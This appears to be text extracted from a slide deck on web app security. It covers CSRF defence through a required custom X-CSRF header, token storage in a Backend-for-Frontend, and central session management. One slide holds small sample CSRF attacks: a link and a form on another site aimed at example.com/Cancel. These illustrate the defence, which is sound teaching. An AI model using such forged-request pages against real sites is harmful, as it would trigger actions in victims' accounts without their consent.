
Remove the credentials

```
fetch('/orders', {  
  method: 'GET',  
  credentials: 'include', // Include cookie  
})
```



Force preflight requests with custom header

```
fetch('/orders', {  
  method: 'GET',  
  headers: {  
    'X-CSRF': '1' // This forces preflight  
  }  
})
```



Require X-CSRF header

```
GET /orders HTTP/1.1  
Host: example.com  
X-CSRF: 1  
Cookie: AuthCookie=CfDJ8L....
```

```
if (!request.headers['X-CSRF'])  
{  
    // Reject - not from our app  
    return 401;  
}
```



example.com




/orders



example.com

Why is this check important?

```
if (!request.headers['X-CSRF'])  
{  
    // Reject - not from our app  
    return 401;  
}
```



Forces preflight for cross-origin



Can't be set by HTML forms



Blocks simple cross-site requests



Prevents CSRF attacks

How does this prevent CSRF attacks?

CSRF Prevention

```
<!--Hosted on other.com-->  
<a href="https://example.com/Cancel">  
Win a computer!</a>
```

 /Cancel

No X-CSRF
Header!



```
<!--Hosted on other.com-->  
<form action="https://example.com/Cancel">  
</form>
```

 /Cancel



```
fetch('/Cancel', {  
  headers: { 'X-CSRF': '1' }  
})
```

 /Cancel
X-CSRF:1



example.com

Session Storage

Where can we store the tokens on the backend?

account.google.com

Backend + BFF


/login

/logout


/api/profile

/api/sales

/api/orders




Option 1: In-memory storage



Tokens are lost on restart and not shared across instances

Option 2: External storage



Centralized session revocation



Handles restart and redeploy



Supports horizontal scaling




Better observability and auditing

What does this enable?

Possibilities with a central session database

Manage Your Sessions



✓ Your devices


Where you're signed in

-  1 session on Windows computer
[What's this?](#)
 - Windows
 - Sweden
 - Firefox
 - ✓ Your current session
-  4 sessions on iPhone(s)
[What's this?](#)
 - Iphone11k
 - Sweden
 - 8 minutes ago
 - iOS Account Manager
- iOS
- Sweden
- 2 hours ago
- iOS

Emergency Sign-Out




Metrics & Analytics




Sample Application

Sample Application




Summary

Multiple Security Layers




Summary

Reduced frontend complexity



